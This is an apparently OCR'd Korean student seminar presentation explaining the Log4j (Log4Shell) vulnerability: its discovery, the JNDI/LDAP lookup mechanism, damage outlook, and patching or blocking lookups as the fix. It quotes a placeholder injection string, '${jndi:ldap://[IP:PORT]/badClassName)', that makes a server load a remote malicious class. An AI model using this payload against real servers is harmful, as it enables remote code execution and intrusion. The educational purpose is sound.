SSL

2022년 1학기

SEMINAR

SSL_서준혁

CONTENTS

01

Log4j란?

01. Log4j란 무엇인가?
02. 침투 방법
03. 피해 사례

01 Log4j란?

01. Log4j란 무엇인가?

02. 침투 방법

03. 피해 사례

Log4j

Log4j란 무엇인가?

Log4j는 Apache 소프트웨어 재단이 개발한
자바 기반 오픈 소스 로깅 프레임워크로,
자바와 관련된 '로그'를 쉽고 편리하게 관리하기 위한 프로그램.

로그(Log) : 시스템 또는 서비스 등의 동작 상태를 남긴 기록
로깅(Logging) : 로그를 남기는 행위

즉, Log4j가 포함된 프로그램을 실행하게 되면 해당 프로그램의 동작을 로그에 저장하게 되는 것.
따라서 이러한 Log4j의 로깅 기능을 활용하여 거의 전세계 대부분의 서버에서 유지 및 관리를 위해 사용.

01 Log4j란?

01. Log4j란 무엇인가?

02. 침투 방법

03. 피해 사례

Log4j

Log4j의 취약점

Log4j의 취약점은 2021년도 말, 유명 게임 "마인크래프트(Minecraft)"에서 발견됨.
게임 내에서 특정 프로그래밍 코드로 이루어진 문자열을 채팅으로 입력하면
접속한 게임 서버를 구동하고 있는 호스트에 원격으로 접근할 수 있게 되는 것을 알게 됨.

이러한 방법을 자바 기반 아파치 서버에 접근할 수 있는 입력창에 응용하면
서버의 데이터를 해킹하거나 악성 프로그램을 심을 수도 있는 등 모든 권한에 접근할 수 있게 됨.


알리바바 클라우드 보안팀에서 이렇게 해킹에 성공한 컴퓨터를 기반으로 대국민 공격까지 가능하다는 점을
최초로 증명해내며 Log4j 취약점에 대한 위험성을 알림.

01 Log4j란?

Log4j

피해자가 열어놓은 서버에 입력으로 ${jndi:ldap://[IP:PORT]/badClassName) 을 전달하게 되면,

입력한 IP로 피해자의 서버가 접근해서 공격 구문이 들어있는 악성 클래스를 가져오는 원리.



01 Log4j란?

01. Log4j란 무엇인가?

02. 침투 방법

03. 피해 사례

Log4j

공격 원리

피해자가 열어놓은 서버에 입력으로 ${jndi:ldap://[IP:PORT]/badClassName) 을 전달하게 되면,

입력한 IP로 피해자의 서버가 접근해서 공격 구문이 들어있는 악성 클래스를 가져오는 원리.

공격 구문을 분석해보면, 'jndi:ldap'라는 구문을 볼 수 있다.

여기서 JNDI(Java Naming and Directory Interface)는 자바 프로그램이

디렉토리를 통해 특정 데이터를 검색하고, 접근할 수 있도록 하는 Java API이며

LDAP(Lightweight Directory Access Protocol)은 JNDI를 지원하는 프로토콜이다.

위 두 인터페이스 조합을 통해 서버에서 자바 객체를 찾는 기능을 제공하는데,

이번 취약점은 검색(Lookup) 기능에 의해 발생했다.


검색 기능에서 사용하는 문법을 서버로 전달하면 해당 구문을 분석하지 않고 그대로 읽고 실행하게 되는데,

이 때문에 '${jndi:ldap://자바객체URL}'과 같은 간단한 명령 구문으로 원격지의 악의적인 코드 실행을 가능하게 했다.

01 Log4j란?

Log4j

공격 원리



01 Log4j란?

Log4j

피해 사례

빠른 보안 패치와 업데이트가 이루어져 아직 정식으로 큰 피해가 보고된 사례는 없었지만,

Apple, Amazon, 트위터 뿐만 아니라 우리나라 기업을 포함한 많은 기업, 공공기관에서

Log4j를 사용하고 있기 때문에 전문가들은 경계를 늦추지않아야한다는 입장을 밝힘.

02

해결방안

01. Log4j 취약점 해결 방법

02 해결방안

01.
Log4j 취약점 해결 방법

Log4j


Log4j 취약점 해결 방법

가장 근본적인 해결 방법은 JNDI의 Lookup 클래스를 애시당초 제거해버리는것이나

그렇게 되면 JNDI에서 제공하는 검색 기능을 아예 사용하지 못하기 때문에

Log4j의 버전을 해당 취약점이 패치된 버전으로 업데이트하거나,

Request로 전달된 메시지가 JNDI의 Lookup 클래스를 읽지 못하도록 조치해야한다.



03

기타 사항

01. 느낀 점

03 기타 사항

01. 느낀 점

Log4j

느낀 점

작년에 처음 Log4j의 취약점이 발견되었을 때 유튜브에서 접하면서 심각한 이슈구나 생각하고

내 일이 아니니까 그냥 가볍게 넘겨버렸었던 기억이 있다.

이번에 개인적으로 서버를 공부하면서, 서버에 저장되는 데이터에 대한 암호화,

접근 권한 등 서버 보안을 다루다보니 이 문제가 정말 심각한 문제였다는걸 느끼게 되었다.

또한, 이번 주제를 찾아보면서 다양한 공격 방법이 많았고 예상치 못한 방법들이 많아서

내가 구축한 서버를 안전하게 관리하는 방법도 신경을 써야겠다고 생각하게 되었다.

감사합니다

SSL_서준혁